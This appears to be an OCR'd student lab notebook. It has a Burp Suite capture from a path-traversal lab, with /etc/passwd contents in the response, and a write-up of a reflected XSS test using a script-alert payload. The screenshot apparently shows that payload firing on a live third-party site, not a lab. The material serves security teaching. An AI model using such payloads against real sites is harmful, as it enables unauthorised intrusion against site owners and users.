User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a6a00c00458cf638193c02600340093.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
Search
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

Lab: File path traversal, simple case

APPRENTICE

LAB ✓ Solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Experiment No.: 12

Tool Name: Burp Suite – Cross-Site Scripting (XSS) Testing

Aim:

To identify and exploit a Cross-Site Scripting (XSS) vulnerability in a web application and understand how malicious JavaScript executes in a user's browser due to improper input handling.

Theory:

Cross-Site Scripting (XSS) is a web application vulnerability in which an attacker injects malicious JavaScript into a website that executes in the victim's browser.

The main reason for XSS attacks is missing or weak **input validation** and **output sanitization**. Attackers use XSS to steal sensitive information, hijack sessions, redirect users, or manipulate website content.

There are **three main types of XSS attacks:**

Type	Description
Stored XSS	The script is stored on the server (e.g., database) and executes when other users load the affected page.
Reflected XSS	The script is delivered via a URL and reflected in the server response.
DOM-Based XSS	The script does not interact with the server; instead, it executes directly in the browser via client-side JavaScript.

Example payload (simple alert message):

```
<script>alert('Welcome, Buddy');</script>
```

Requirements:

Requirement	Description
Browser (Chrome / Firefox)	Testing payload execution

Requirement	Description
Vulnerable Website	Input field for testing
BurpSuite (Optional)	Deep vulnerability testing and analysis

Procedure / Steps:

1. Open the vulnerable web application.
2. Locate an input field where user text can be submitted (e.g., search box, login form, comment box).
3. Enter the payload:
4. `<script>alert('Welcome, Buddy');</script>`
5. Submit the form or refresh the page.
6. Observe whether the JavaScript alert executes.

Observation:


After submitting the payload, an alert popup appeared on the browser, confirming that the input was not sanitized by the application. This behavior proves that the web application is vulnerable to Cross-Site Scripting (XSS).


Result:

A Cross-Site Scripting attack was successfully performed and the injected JavaScript executed in the browser. The web application lacked proper input validation and output encoding, which resulted in successful exploitation of the vulnerability.

Screenshot Section:

script <script>alert('Welcome, Buddy');</script>




Search Fun City India | Family Fu
https://funcity.in/search?search_term=<script>alert%28%27Welcome+Budy%27%29%3B<%2Fscript>
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now
funcity.in says
Welcome Budy
OK